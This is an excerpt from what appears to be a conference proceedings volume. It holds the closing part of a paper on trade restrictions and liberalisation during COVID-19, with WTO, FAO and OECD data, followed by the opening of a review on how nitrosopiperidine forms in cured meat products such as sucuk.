Suspension of antidumping duties	
parenteral solutions	Argentine
vacuum plastic tubes for blood collection, syringes	Brazil
Tariff concession measure	
personal protective equipment	Australia
sanitizer products	Australia
test kits	Australia
Relaxed administrative procedures on imports	
medical machinery and equipment	Brazil
Reduction of customs fees	

goods	Japan
Imports exempted from other taxes and fees	
all imports	Philippines, Uzbekistan
Duties on imports are postponed	
all imports	Saudi Arabia
certain imports	United States of America

Source: [5-6].


Generally, countries pursued protectionist policies in the export of medical supplies and food products, while they applied liberal policies in the import of them to provide sufficiency in these products in their countries. The most used trade policies have been “tariff reduction” and “tariff elimination” as import policies; “export bans” and “export licensing” as export policies.

3.3. Impact of Trade Measures on Global Trade

The Covid-19 disease has scared both consumers and producers. The countries experienced both demand-side shock and supply-side shock. Production and consumption were curtailed. As a result, both import and export of goods declined.


The decline in the export growth resulted from the export bans and export restrictions. Especially, Saudi Arabia, European Union, China, Brazil and United States of America curtailed their exports by applying various restrictions for medical supplies after April. After June onwards, export growth started to rise in the countries (Graph 1).

Prohibitions and restrictions in one country may lead the authorities in other exporting countries to feel compelled to adopt similar measures [7]: Exporters would be adversely affected due to the introduction of export restrictions [8]: First, they may face retaliatory restrictions in the supply of inputs from their trading partner, which can lead to the disruption in their own production chain. Second, they may lose part of their market in the long term.



Graph 1. Export growth [9]

Graph 2 shows import growth in some countries and also in OECD-Total countries. Monthly import values were compared to the same month in 2019. Import growth decreased in April and May in China, but later started to increase after June. Import growth decreased especially after April in many countries. From August onwards, imports increased in Turkey.



Graph 2.Import Growth [9]

4. AGRICULTURAL TRADE MEASURES IN RESPONSE TO COVID-19

Agriculture is a sensitive sector that generally countries pursue mainly protectionist policies. As food is a vital human need, countries' agricultural policies are shaped in order to ensure adequate food supply for their citizens. Agricultural trade measures include restrictive export policies and import policies in response to Covid-19.

4.1. Restrictive Policies

Restrictive export policies comprise export bans, export licensing and export quotas. Many countries restricted exports of certain crops that are essential for people. Especially wheat and rice are the most restricted products. Russia, the world's number one producer of wheat, has proposed a quota on grain exports. Ukraine has banned exports of buckwheat and restricted export of flour, grains, and related products to maintain bread prices. Vietnam, the world's third-largest producer of rice, imposed quota to rice. Cambodia and India restricted rice exports. Turkey regulates lemon exports by requesting license from the companies, as lemon juice is a key ingredient for the traditional hand disinfectant used in Turkey [10].

Table 17. Restrictive export policies

Export bans	
Belarus	buckwheat, onions, garlic
Cambodia	rice, fish
Egypt	beans, peas
El Salvador	beans
Eurasian Economic Union	onions, garlic, turnips, rye, rice (except if originating from Kazakhstan), buckwheat, millet, cereals, wholemeal flour and cereal grain granules, hulled buckwheat, prepared buckwheat foods, crushed and uncrushed soybeans, and sunflower seeds
Honduras	beans
Kyrgyz R.	wheat and meslin, wheat flour, cooking oil, rice, pasta, chicken eggs, sugar, iodized table salt, feed (hay, straw, mixed feed, bran and grain feed)
Myanmar	rice
North Macedonia	wheat, meslin
Romania	grain and meslin; barley; oat; corn; rice; wheat flour and meslin; soy beans; sunflower seeds; cane or bean sugar; bakery, pastry and biscuit products, unposted bread, empty capsules from starch leaf used for medicines, waffles with lid, dried pasta from flour, from starch, starch extracted from potatoes and similar products; and cakes and other solid residues
Serbia	sunflower oil, seed and crude oil, sugar beet molasses
Ukraine	Buckwheat, flour, grains
Thailand	eggs
Export licensing	
India	rice
Turkey	lemons

Export quota

Kazakhstan	wheat or meslin flour; soft wheat and meslin; seed potatoes; unrefined sunflower-seed oil (10 liter packages or less); and unrefined sunflower-seed oil (more than 10 liter packages
Russian F.	wheat and meslin, rye, barley and maize
Serbia	maize
Viet Nam	rice

Source: [5-6].

In the context of the SPS Agreement, a few members imposed temporary restrictions on the importation, and sometimes transit, of live animals and animal products, or on certain species, such as exotic and decorative animals, including insects, arthropods, amphibians, reptiles and live fish; other members' measures also included plants and aquatic organisms in addition to fish [11].

Table 18. Restrictive import policies

Import restriction	
Egypt	garlic, carrots and green ginger
Georgia	live animals, fish
Jordan	animal and plant-based products
Kazakhstan	fruit
Increasing import quota	
Panama	rice
Switzerland	eggs, milk and cream, and butter

Source: [5-6].

4.2. Liberalising policies

The availability of food supplies is crucial for the countries to provide sufficient nutrition for their citizens. Some countries may depend on imported food products. Table 7 shows the liberalising import policies of the countries which notified to the WTO to ease import of some food products. Mostly used policy has been (temporary) elimination of import tariffs. Indonesia phased out import licensing for onions and garlic. Morocco reduced tariffs for wheat, lentils, beans.

Table 19. Liberalizing import policies

Temporary Elimination of import tariffs	
Anguilla	ice; brown sugar; white sugar; flour; chicken; milk; fresh or chilled vegetables; canned vegetables, fresh or chilled fruits, canned fruits; and water
Colombia	maize; grain sorghum; soya beans; and oil-cake and other solid residues
El Salvador	beans, maize, rice
Eurasian Economic Union	potatoes, onions, garlic, carrots, cabbage, pepper, wheat, long grain rice, buckwheat, prepared foods for infants, base for the production of infant milk substitutes, juices,
Saint Kitts and Nevis	vegetables, fruits, fruit juices, cold preparations, vitamins

Uzbekistan	poultry meat and edible offal; fish; milk and cream; butter; eggs; vegetables; dried leguminous vegetables; wheat or meslin flour; cereal grains otherwise worked (for example, hulled, rolled, flaked, pearled, sliced or kibbled), except rice (HS 1006); germ of cereals, whole, rolled, flaked or ground; Sunflower-seed, safflower or cotton-seed oil and fractions thereof, whether or not refined, but not chemically modified; white sugar; pasta; baker's yeast; wadding, gauze
Elimination of import certification requirements	
Indonesia	onions, garlic
Tariff reduction	
Morocco	wheat, lentils, chickpeas, beans and dried beans

Source: [5-6].

4.3. World Agricultural Trade and Food Price Index during COVID-19 Pandemic

The initial measures against the disease affected the agricultural sector negatively. The lockdowns, the restrictions to the opening and closing hours for the shopping centres and markets restricted consumption.

There is a huge impact on international agricultural connections because of lockdown measures and restrictions, so many countries restricted agri-food business interactions, ports and other points of trade shut down or they prefer to slow down business [12].

The most agricultural trade takes place in bulk marine shipments (like cereals, oilseeds) that have been subject to disruptions, so food exports increased by 2,5% in the first quarter of 2020 compared to the same quarter in 2019 [13].

Total exports decreased for many food products in April, compared to the first quarter of the year (Table 8). The sharpest drop in exports was recorded in non-edible agricultural products (such as raw fur skins, wool, raw hides and skins, vegetable textile fibres, essential oils, live trees and other plants, and flowers). Export of meat, dairy, live animals and products of animal origin decreased as a result of Covid-19 measures that they are sensitive to transportation disturbances. High value perishable products transported by air were negatively affected because of the mobility restrictions. Increase in export was only registered in spices, tea, honey, oleaginous fruits and oilseeds.

Table 20. World agricultural exports, percentage change


	1st quarter 2019 vs 1st quarter 2020	April 2019 vs April 2020
Total	2.5	0.6
Live animals	3.7	-14.8
Meat, edible meat	13.5	-3.3
Dairy	1.5	-3.6
Bird eggs	-6.9	-11.2
Natural honey	-3.9	15.6

Edible products of animal origin	32.5	2.9
Products of animal origin	-10.8	-16.3
Live trees, other plants, bulbs, roots	-5.8	-29.2
Flowers	-4.9	-15.9
Edible vegetables, certain roots, tubers	2.7	-2.2
Edible nuts	9.8	-4.4
Fruits (fresh and dried)	8.3	-7.5
Coffee	2.1	-6.1
Tea, Mate	-6.7	12.8
Spices	-4.8	7.9
Cereals	2.9	1.3
Products of the milling industry, malt, starches	-4.8	-22.5
Oilseeds,oleaginous fruits,misc grains,straw, fodder	1.1	22.4
Lac,gums,resins,other vegetable saps,extracts	-1.4	11.0
Vegetable plating materials,other vegetable products	10.7	3.8
Animal or vegetable fats, oils,waxes	6.6	0.4
Preparations of meat	0.0	-27.2
Sugars and sugar confectionary	6.2	-9.5
Cocoa, cocoa preparations	1.7	-37.5
Prep.of cereals,flour,starch or milk	3.2	-23.2
Prep.of vegetables,fruits,nuts or other parts of plants	3.5	-22.3
Misc.edible preparations	-2.4	-9.1
Beverages,spirits,vinegar	-3.5	-35.4
Residues,waste from the food industries,animal fodder	-0.7	-10.3
Tobacco and substitutes	-7.1	-41.8
Acyclic alcohols & their derivatives	-12.5	-17.6
Essential oils & resinoid	-11.3	-4.2
Albuminoidal substances, modified starches,glues	10.1	-5.1
Misc.chemical products	3.2	-26.0
Raw hides & skins (other than furskins)	-18.4	-54.6
Raw furskins,other	-56.0	-22.0
Silk	-5.3	-54.3
Wool,fine or coarse animal hair	-29.2	-54.2
Cotton	4.1	-34.6
Other vegetable textile fibres	-11.5	-78.9

Source: [14].

The trade restrictions resulted also in the change of international food prices. Food prices had been on a downward trend in the first month of 2020 and continued to decrease as the pandemic broke out. Generally, the Food Price Index averaged 105.0 points in November 2020, 6.5 percent % higher than its value a year ago. Food price index has fallen in March and April in the main products groups; dairy, cereals, oils and sugar. Only Meat Price Index recorded a drop this year. Meat Price Index averaged 91.9 points in November, 13.7 percent below its value in the corresponding month last year. The Cereal Price Index averaged 114.4 points in November, 19.9 percent higher than its November 2019

value. The Vegetable Oil Price Index averaged 121.9 points in November, reaching its highest level since March 2014. The Dairy Price Index averaged 105.3 points in November, an 18-month record high.



Graph 3. FAO Food Price Index, 2020 [15]

As the governments guarantee adequate supplies of food in the markets and shops, people stopped panic buying and gathering stocks. To guarantee the availability of food supply, the food chain has been exempt from the mobility restrictions, because trade also has a crucial role in global food security.

In the special meeting of the Committee on Agriculture dedicated to COVID-19 on 18 June 2020, trade-related measures adopted by WTO members were discussed. Especially the emphasize was given to the export restrictions. In the case of export restrictions, the emphasis was mainly on the obligation to submit advance notifications of such measures. A proposal was made for members to submit all notifications, including in cases where restrictions have can be cancelled because, these measures could increase the impact of the pandemic. Members were urged to minimize distortions and to abide by their WTO commitments when stored food is released into the market [16].

Hence, countries' trade amount and speed will be under threat, and countries ensuring the hygiene standard comparing to others will gain a competitive advantage [17]. So, in the future the trade policies and agricultural policies will be shaped according to possible crisis like Covid-19 Pandemic.

5. CONCLUSION

From past centuries to the present, international trade policies have been shaped within the framework of the developments in the world. In times of extraordinary periods likes crisis and wars, countries have started to pursue protectionist policies, while liberal policies have gained importance in post-crisis periods. WTO (formerly GATT) also has had a great role in shaping the world trade towards liberalization.

The Covid-19 pandemic, which started in China in 2019 and affected the world in 2020, created negative demand-side shock and negative supply-side shock. So, the pandemic caused countries to change their policies towards protective trade measures.

International cooperation is important to overcome this crisis. Restrictions in trade may prevent some countries from accessing food products and medical products. In this case, these countries would lag behind in the fight against the pandemic and so, the risk of spreading the Covid-19 to other countries may increase. Therefore, international trade needs to be promoted again. It's better that WTO take steps and make decisions to reshape the international trade in these kind of crisis periods.

6. REFERENCES

- [1] Salvatore, D. *International Economics*, Wiley Press, 1995.
- [2] Kazgan, G. *Tarım ve Gelişme*. İstanbul: İstanbul Bilgi Üniversitesi Yayınları, 2003.
- [3] World Health Organization. "Weekly epidemiological update", Dec. 29, 2020. [Online]. Available: <https://www.who.int/publications/m/item/weekly-epidemiological-update---29-december-2020>. [Accessed Dec.. 31, 2020].
- [4] Wu, W. and Xie, E. "Coronavirus: China bans export of test kits, medical supplies by firms not licensed to sell them at home", *The Coronavirus Pandemic*, April 2020. [Online]. Available: <https://www.scmp.com/news/china/society/article/3077953/coronavirus-china-bans-export-test-kits-medical-supplies-firms>. [Accessed Dec. 16, 2020].
- [5] WTO. "COVID-19: Trade and trade-related measures". June 2020. [Online]. Available: https://www.wto.org/english/tratop_e/covid19_e/trade_related_goods_measure_e.htm. [Accessed Jun. 30, 2020].
- [6] ITC. "COVID-19 Temporary Trade Measures". June 2020. [Online]. Available: <https://www.macmap.org/covid19> [Accessed Jun 30, 2020].
- [7] WTO. "Export Prohibitions and Restrictions". Apr. 23, 2020.
- [8] WTO. "Export Prohibitions and Restrictions". Apr. 23, 2020.
- [9] OECD. "Trade in Goods: Exports, Percentage change, previous period Jan 2019 – Oct 2020", 2020. [Online]. Available: <https://data.oecd.org/trade/trade-in-goods.htm>. [Accessed on Dec 2, 2020].
- [10] Blunt, R. "Coronavirus Trade Restrictions", April 2020 [Online]. Available: <https://www.rpc.senate.gov/policy-papers/coronavirus-trade-restrictions> [Accessed Dec. 16, 2020].
- [11] WTO. "COVID-19 and Agriculture: A Story of Resilience", Aug 26, 2020. [Online]. Available: https://www.wto.org/english/tratop_e/covid19_e/agric_report_e.pdf [Accessed Dec. 2, 2020].

- [12] Uysal, O. and Veziroğlu, P. “Overview of Turkish Agriculture and Future Prospects in the COVID-19 Pandemic”. *Turkish Journal of Agriculture - Food Science and Technology*, vol. 8, no.12, pp. 2643-2650, 2020.
- [13] WTO. “COVID-19 and Agriculture: A Story of Resilience”, Aug 26, 2020. [Online]. Available: https://www.wto.org/english/tratop_e/covid19_e/agric_report_e.pdf [Accessed Dec. 2, 2020].
- [14] FAO. “Food Price Index”, 2020. [Online]. Available: <http://www.fao.org/worldfoodsituation/foodpricesindex/en/> [Accessed Dec. 5, 2020].
- [15] WTO. “COVID-19 and Agriculture: A Story of Resilience”, Aug 26, 2020. [Online]. Available: https://www.wto.org/english/tratop_e/covid19_e/agric_report_e.pdf [Accessed Dec. 2, 2020].
- [16] WTO. “COVID-19 and Agriculture: A Story of Resilience”, Aug 26, 2020. [Online]. Available: https://www.wto.org/english/tratop_e/covid19_e/agric_report_e.pdf [Accessed Dec. 2, 2020].
- [17] Açıkgöz, Ö. and Günay, A. “The early impact of the Covid-19 pandemic on the global and Turkish economy”. *Turkish Journal of Medical Sciences* (2020) vol.50, pp. 520-526, 2020.

NITROSOPIPERIDINE IN MEAT PRODUCTS

Selen Sallan

*Bandırma Onyedi Eylül University, Bandırma Vocational School, Bandırma, BALIKESİR,
TURKEY*

ssallan@bandirma.edu.tr

ORCID: 0000-0001-9806-6937

ABSTRACT

Nitrite used as a curing agent in cured meat products is an important ingredient in terms of antioxidant and antimicrobial activity, development of curing flavor and color. However, nitrite plays an important role in the formation of nitrosamine. Nitrosamines are N-nitroso compounds with carcinogenic, mutagenic and teratogenic properties. These compounds are formed by the reaction between the nitrosating agent and a secondary amine. Nitrosamines are divided into two groups as volatile and non-volatile nitrosamines. Among nitrosamines, nitrosodimethylamine (NDMA), nitrosopyrrolidine (NPYR) and nitrosopiperidine (NPIP) are commonly found in cured meat products. Piperine and piperidine have an important role as precursors in the formation of NPIP. The main source of piperine and piperidine is black pepper. Although black pepper is an important spice for many processed meat products, it has been often discussed for its role in NPIP formation. The role of biogenic amines in nitrosamine formation is also discussed. However, it has been reported that cadaverine is converted to piperidine, the precursor of NPIP, at high temperatures. Internal and external factors such as nitrite level, cooking method and cooking degree, presence of inhibitor and catalyst substances, pH, moisture, process conditions are also effective in the formation of nitrosamine in processed meat products. Among these factors, cooking temperature and degree of cooking are more effective on nitrosamine formation. As a matter of fact, many studies have reported that the NPIP level in meat products increases as the cooking time and degree increases. There are also studies that examine the interaction between pepper level and NPIP formation. Although sodium ascorbate is an important additive in the inhibition of nitrosamines, studies on the effects of antioxidants such as tocopherol and propyl gallate and plant extracts on nitrosamine

formation have also been conducted. In this study, the factors affecting the formation and inhibition of nitrosopiperidine in processed meat products, especially for fermented sausages, and the formation of nitrosopiperidine were investigated and discussed.

Keywords: *Nitrosopiperidine, Nitrosamine, Nitrite, Black Pepper, Meat Products*

ET ÜRÜNLERİNDE NİTROZOPİPERİDİN

ÖZET

Et ürünlerinde kürleme ajanı olarak kullanılan nitrit, antioksidan ve antimikrobiyal aktivite, kür lezzetinin gelişimi ve renk oluşumu açısından önemli bir ingrediyenttir. Bununla birlikte nitrit nitrozamin oluşumunda önemli rol oynamaktadır. Nitrozaminler, karsinojenik, mutajenik ve teratojenik özelliğe sahip N-nitrozo bileşiklerdir. Bu bileşikler nitrozasyon ajanıyla bir sekonder amin arasındaki reaksiyon sonucunda oluşmaktadır. Nitrozaminler uçucu ve uçucu olmayan nitrozaminler olmak üzere iki grup altında toplanmaktadır. Nitrozaminler içerisinde nitrozodimetilamin (NDMA), nitrozopirolidin (NPYR) ve nitrozopiperidin (NPIP) kür edilmiş et ürünlerinde sıklıkla bulunan bileşiklerdir. Bu bileşiklerden NPIP'in oluşumunda piperin ve piperidin prekürsör olarak önemli bir yere sahiptir. Piperin ve piperidin en önemli kaynağı ise karabiberdir. Bu baharat, pek çok işlenmiş et ürünü için önemli bir baharat olmakla birlikte NPIP oluşumundaki rolü de sıklıkla gündeme gelmektedir. Ayrıca nitrozamin oluşumunda biyojen aminlerin rolü de tartışılmaktadır. Ancak, kadaverinin yüksek sıcaklıklarda NPIP prekürsörü olan piperidine dönüştüğü rapor edilmiştir. İşlenmiş et ürünlerinde nitrozamin oluşumunda ayrıca kullanılan nitrit seviyesi, pişirme yöntemi ve pişirme derecesi, inhibitör ve katalizör maddelerin varlığı, pH, nem, proses şartları gibi iç ve dış faktörler etkili olmaktadır. Bu faktörler arasında pişirme sıcaklığı ve pişirme derecesi, nitrozamin oluşumunda daha etkilidir. Nitekim, pek çok araştırmada et ürünlerinde NPIP seviyesinin pişirme süresi ve derecesi arttıkça arttığı rapor edilmiştir. Ayrıca karabiber seviyesi ile NPIP oluşumu arasındaki interaksiyonun incelendiği araştırmalar da mevcuttur. Nitrozaminlerin inhibisyonunda ise sodyum askorbat önemli bir katkı maddesi olmakla birlikte tokoferol ve propil gallat gibi antioksidantlar ile bitki ekstraktlarının nitrozamin oluşumuna etkilerine yönelik araştırmalar da yürütülmüştür. Bu çalışmada et ürünlerinde özellikle fermente sosislerde nitrozopiperidin içeriği, nitrozopiperidin oluşumu ve inhibisyonu ve bu nitrozaminin oluşumunu etkileyen faktörler incelenmiş ve tartışılmıştır.

Anahtar Kelimeler: *Nitrozopiperidin, Nitrozamin, Nitrit, Karabiber, Et Ürünleri*

1. INTRODUCTION

Nitrite is an additive that is commonly used in meat products. It is effective in color formation and stability as well as in the development of curing flavor. In addition, this additive shows antioxidant and antimicrobial activity (Gloria *et al.*, 1997; Marco *et al.*, 2006; Hammes, 2012; Li *et al.*, 2013). Nitrate is another curing agent used in fermented meat products. However, it must be converted to nitrite in order to achieve the expected effects of nitrate (Zhang *et al.*, 2007; Sancak *vd.*, 2008; Yalçın *et al.*, 2012). Therefore, depending on the process conditions, nitrate, nitrite or nitrate / nitrite are used as curing agents in meat products.

Nitrosamines belonging to the group of N-nitroso compounds are mutagenic, carcinogenic compounds, forming by the reaction of a nitrosating agent and a secondary amine (De Mey *et al.*, 2017). These compounds are classified as volatile and non-volatile nitrosamines (Andrade *et al.*, 2005). Volatile nitrosamines include N-nitrosodiethylamine (NDEA), N-nitrosodimethylamine (NDMA), N-nitrosopiperidine (NPIP), N-nitrosopyrrolidine (NPYR), N-nitrosodibutylamine (NDBA), N-nitrosomorpholine (NMOR) N-nitrosodi-n-propylamine (NDPA), N-nitrosodibenzylamine (NDBzA) while N-nitrosodiphenylamine (NDPhA), N-nitrosomethylaniline (NMA), N-nitroso-2-methylthiazolidine-4-carboxylic acid (NMTCA) N-nitrosoproline, N-nitrosohydroxyproline, N-nitrosothiazolidine, N-nitrosothiazine-4-thiazolidine, N-nitrosothiazine-4 carboxylic acid, N-nitrosoxazolidine-4-carboxylic acid, N-nitroso-5-methyloxazoldine-4-carboxylic acid, N-nitroso-2-(hydroxymethyl) thiazolidine-4-carboxylic acid belong to the non-volatile nitrosamines (Crews, 2010). NDMA and NDEA have been identified as probably carcinogenic compounds for human (Group 2A) by the International Agency for Research on Cancer (IARC). Other nitrosamines commonly found in meat products (NDBA, NPIP, NPYR, NMOR) are among the possible human carcinogenic compounds (Group 2B) (IARC, 2020).

The formation of nitrosamines is a complex reaction and is influenced by many factors (Sallan *et al.*, 2020). Cooking temperature and cooking time were reported to have an important effect on nitrosamine formation. Nitrosamine level generally increased with increasing temperature and time (Rywotycki, 2002; Sallan *et al.*, 2019). Cooking method, pH value, microflora of the product, the presence of nitrosation catalysts and inhibitors and storage conditions are also another important factors affecting the formation of nitrosamines (Sen *et al.*, 1974; Gloria *et al.*, 1997; Yurcenko and Mölder 2007). Among the inhibitors, sodium ascorbate is a reducing agent used in the meat industry, and many studies have found that it inhibits nitrosamine formation, but cannot have an inhibitory effect on some nitrosamines (Sallan *et al.*, 2019; Sallan *et al.*, 2020).

Spices that are added to meat products for taste and flavor also play an important role in the formation of nitrosamines. In food (e.g., in spice premixes and the meat products), simultaneous

presence of nitrite (as a curing agent) and black pepper can lead to the formation of the carcinogenic NPIP (De mey *et al*, 2014a). Black pepper is an important spice used in sucuk and several fermented meat products (Yurchenko and Mölder, 2007; Sallan *et al*, 2019). Black pepper, rich in phenolic compounds, draws attention to itself due to its effect on NPIP formation. This study reviews the mechanism of formation of NPIP and the factors influencing nitrosamine formation, the occurrence of NPIP in meat products, and the effect of black pepper used in the meat products on NPIP formation.

2. MECHANISM OF NITROSOPIPERIDINE FORMATION

Nitrosamines, which belong to the group of N-nitroso compounds, are carcinogenic, mutagenic and teratogenic compounds (Rywotycki *et al.*, 1998; Ventanas *et al.*, 2006). They are formed by electrophilic substitution reaction between the nitrosonium cation (NO^+) provided by the nitrosating agent (Y-NO) and the amine nitrogen. (De Mey, 2014). In the nitrosation reaction, nitrosating agents are considered to be NO^+ carriers for these compounds as they convert to the Y-NO form. The main sources of NO^+ are given in Table 1.1. (De Mey, 2014).

Table 1: Some important nitrosating agents from nitrite and nitrogen oxides (redrafted from De Mey, 2014)

Nitrosation Agent	Y-NO	Reaction
N_2O_3	$\text{O}_2\text{N-NO}$	$2\text{HNO}_2 \leftrightarrow \text{N}_2\text{O}_3 + \text{H}_2\text{O}$ $\text{NO} + \text{NO}_2 \leftrightarrow \text{N}_2\text{O}_3$
NO^+	NO^+	$\text{HNO}_2 + \text{H}^+ \leftrightarrow \text{NO}^+ + \text{H}_2\text{O}$
$(\text{H}_2\text{O})\text{NO}^+$	$(\text{H}_2\text{O})\text{NO}^+$	$\text{HNO}_2 + \text{H}^+ \leftrightarrow (\text{H}_2\text{O})\text{NO}^+$
NOX^a	X-NO	$\text{H}^+ + \text{HNO}_2 + \text{X} \leftrightarrow \text{NOX} + \text{H}_2\text{O}$
N_2O_4	$\text{O}_2\text{NO-NO}$	$2\text{NO}_2 \leftrightarrow \text{N}_2\text{O}_4$ $2\text{NO} + \text{O}_2 \leftrightarrow \text{N}_2\text{O}_4$

X: Cl, Br, I, SCN

The most important amines in the formation of nitrosamines in meat products are secondary amines. Secondary amines play an important role in the formation of nitrosamines in meat products. While secondary amines form stable nitrosamines, primary amines break down into alcohol and nitrogen. It is stated that tertiary amines cannot react. On the other hand, it is emphasized that most of the amines in meat are primary amines originating from α -amino acids (Honikel, 2008). Since the nitrosation of these compounds is directly related to the nitrite amount, the ingoing nitrite level can directly affect the formation of nitrosamine (Belitz *et al.*, 2001). However, effect of nitrite on nitrosamine formation can vary depending on type of nitrosamine. For example, it was reported that high nitrite levels and high processing temperatures cause a significant increase in NDMA content (Drabik-Markiewicz *et al.*, 2011). In the other hand, in another study, Herrmann *et al.* (2015a) indicated that NDMA content was not relatively affected by the increasing nitrite level in both dried sausages and

dried fried sausages. Sallan *et al.*, (2020) also reported that ingoing nitrite level did not affect the NPYR level while affecting NDMA, NPIP and NDBA significantly.

3. OCCURENCE OF NITROSOPIPERIDINE IN MEAT OR MEAT PRODUCTS

Occurence of NPIP in meat or meat products processed under different conditions were shown in the Table 2. As can be seen from Table 2, the NPIP level shows a wide variation depending on the product type. In addition, higher NPIP levels were determined in the cooked samples. For example, in the study conducted by Ata (2010), the NPIP contents of raw and cooked sucuk samples were determined as $3.07 \pm 0.89 \mu\text{g} / \text{kg}$ and $6.33 \pm 2.27 \mu\text{g} / \text{kg}$, respectively. Kaban *et al.*, (2021) reported that the NPIP content of heat treated sucuk samples ranged from 5.19 to 16.40 $\mu\text{g} / \text{kg}$. Moreover, Pirinçci *et al.* (1986) found higher NPIP levels of sucuk samples. On the other hand, it has been reported that the NPIP content of döner, a cooked uncured meat product, ranged from 0.17 to 7.23 $\mu\text{g} / \text{kg}$ (Ozel *et al.*, 2010). In addition, Yurchenko and Mölder (2007) reported that NPIP contents of poultry, poultry with spices and poultry fried were 0.64 $\mu\text{g} / \text{kg}$, 1.69 $\mu\text{g} / \text{kg}$ and 1.96 $\mu\text{g} / \text{kg}$, respectively. As a result, it can be said that the level of NPIP depends on the type of product, cooking, formulation of the product. It is also estimated that the analytical method used has an impact on these differences.

Table 2: Occurrence of NPIP in some meat products

Product	Total Sample	Nm Det.	NPIP ($\mu\text{g}/\text{kg}$)	Reference
Salami (<i>Danish samples</i>)	24	5	0,1	Herrmann <i>et al</i> , 2015b
Salami (<i>Belgian samples</i>)	9	7	0,3	Herrmann <i>et al</i> , 2015b
Salami, <i>smoked</i>	10	10	0,64	Yurchenko and Mölder, 2007
Poultry	8	8	1,69	Yurchenko and Mölder, 2007
Poultry <i>with spices</i>	10	10	1,96	Yurchenko and Mölder, 2007
Poultry, <i>fried</i>	8	8	1,09	Yurchenko and Mölder, 2007
Sausage, <i>grilled</i>	10	10	1,77	Yurchenko and Mölder, 2007
Pepper salami	47	1	12,3	De Mey <i>et al</i> , 2014b
Sucuk	21	20	1,4-125	Pirinçci <i>et al</i> , 1986
Sucuk	6	6	0,23-2,71	Ozel <i>et al</i> , 2010
Sucuk	10	10	3,07 \pm 0,89	Ata, 2010
Sucuk, <i>fried</i>	5	5	6,33 \pm 2,27	Ata, 2010
Frankfurter	5	3	0,10-0,65	Ozel <i>et al</i> , 2010
Bologna type sausage	5	5	0,19-1,44	Ozel <i>et al</i> , 2010
Bologna type sausage	10	10	2,99 \pm 0,50	Ata, 2010
Pastırma	5	5	1,05 \pm 0,56	Ata, 2010
Döner	6	6	0,17-7,23	Ozel <i>et al</i> , 2010
Heat-treated sucuk	30	30	5.19 - 16.40	Kaban <i>et al</i> , 2021

4. FACTORS AFFECTING THE FORMATION OF NITROSOPIPERIDINE

Most common spices added to fermented sausages are blackpepper, cumin, paprika and allspice. Despite its contribution to the flavour, spices can be a direct source of nitrosamine on the one hand, and on the other hand, these spices may also contain precursors of N-nitrosamines. For example, black pepper contains piperine and piperidine which favors to formation of NPIP. The piperidine is formed by the alkali hydrolysis of piperine in the spice (Jira, 2004). Piperidine is a cyclic secondary amine. Piperine (1-piperoyl-piperidine) is the major component of black pepper (*Piper nigrum*, Piperraceae) and is a derivative of piperidine. Piperidine can be directly nitrosated to NPIP (De Mey, 2014). Osawa *et al.* (1982) showed that nitrosopiperidine is derived from nitrite-treated piperine, from the piperic acid moiety of piperine. In the other hand, it has been stated that lysine acts as a precursor in NPIP formation, but is mainly converted to N-nitrosopipercolic acid (NPCA) (De Mey, 2014).

Secondary amines, which play role in the formation of nitrosamines by reacting with nitrite, can be arised from biogenic amines. Biogenic amines, mainly derived from microbial decarboxylation of amino acids, can be found in high amounts in fermented products such as sucuk, salami, and chorizo (Suzzi and Gardini, 2003; Genççelep *et al.*, 2007; Genççelep *et al.*, 2008). The most common biogenic

amines in dry fermented sausages are tyramine (TYR), putrescine (PUT), and cadaverine (CAD), derived from tyrosine, ornithine, and lysine, respectively, (De mey, 2014). It was reported that CAD could be a potential precursor of NPIP. CAD is converted into piperidine (PIP) and then participates the NPIP formation by heating (Shalaby, 1996). For all that, De Mey et al. (2014c) found that cadaverine does not pose an additional risk for nitrosamine formation, but, piperidine lead to higher NPIP amounts.

Apart from that, pH value is the another parameter in the formation of NPIP for dry fermented sausages. The pH of meat products generally varies between 5.5 and 6.2, while the pH is in the range of 4.5–5.5 for dry fermented sausages. It is reported that nitrosamine formation can occur more easily in dry fermented sausages because the pH value of the product is closer to the optimal pH (pH 3.5) of the nitrosation reaction (De Mey et al., 2014c). In the model system, however, it was shown that a decrease in pH is insufficient to promote the formation of N-nitrosamine, and a decrease in water activity can lead to the inhibition of nitrosamine (De Mey et al., 2014d).

The temperatures applied and the treatment times are very important factors in the formation of NPIP. It is stated that the amount of volatile nitrosamines increases with increasing temperature and time (Rywotycki, 2002). In addition, a study on the effects of blackpepper level, sodium ascorbate and cooking level on the formation of nitrosamine in sucuk indicated that NPIP amount increases with increasing cooking levels in the samples with or without sodium ascorbate (Figure 1) (Sallan et al., 2019). Similiar results were obtained from the study conducted on heat-treated sucuk (Figure 2) (Sallan et al., 2020).




Figure 1: The effect of the interaction of sodium ascorbate and cooking level on NPIP in sucuk (Sallan et al., 2019)




Figure 2: The effect of the interaction of sodium ascorbate and cooking level on NPIP in heat-treated sucuk (Sallan *et al.*, 2020)

Despite the fact that spices display potential risk of forming nitrosamine, they can contain antioxidative and nitrite scavenging compounds. It has been reported that plant phenols such as catechol, 4-hydroxychavicol, eugenol, epicatechin and their gallats, show inhibitory effects on the nitrosation reaction (De mey, 2014). Sallan *et al.* (2019) investigated the effects of black pepper, sodium ascorbate and cooking level on formation of nitrosamines in sucuk and stated that black pepper level of 15 g kg⁻¹ lowers NPIP level in both raw samples and samples cooked well-done (5 min). The authors suggested that antioxidant compounds found in black pepper causes a decrease in the level of NPIP (Figure 3).




Figure 3: The effect of the interaction of black pepper and cooking level on NPIP in sucuk (Sallan *et al.*, 2019)

5. CONCLUSION

Nitrate and nitrite are widely used as curing agent in meat products. But these curing agents play a role in formation of carcinogenic nitrosamines. NPIP, NPYR and NDMA are commonly found nitrosamines in meat products. Many studies have reported that their levels increase with increasing

cooking temperature and cooking time. It was applied several strategies to inhibit nitrosamines. One of the important strategies applied is use of antioxidants. Formation of NPIP could be influenced by piperidine in black pepper. Cadaverine and lysine are considered to contribute to the formation of NPIP. Spices added to meat products play a role in nitrosamine formation, however, they are positive effects on health due to their phenolic compounds.

6. REFERENCES

- R. Andrade, F. G. R. Reyes and S. Rath. "A method for the determination of volatile N-nitrosamines in food by HS-SPME-GC-TEA". *Food Chemistry, Analytica, Nutritional and Clinical Methods*, vol. 91, pp. 173-179. 2005.
- Ş. Ata, "Biyolojik, gıda ve çevre örneklerindeki nitrit, nitrat, sekonder amin ve nitrozaminler", Ph.D. dissertation, Dept. Chemistry, Zonguldak Karaelmas Univ., Zonguldak, Turkey, 2010.
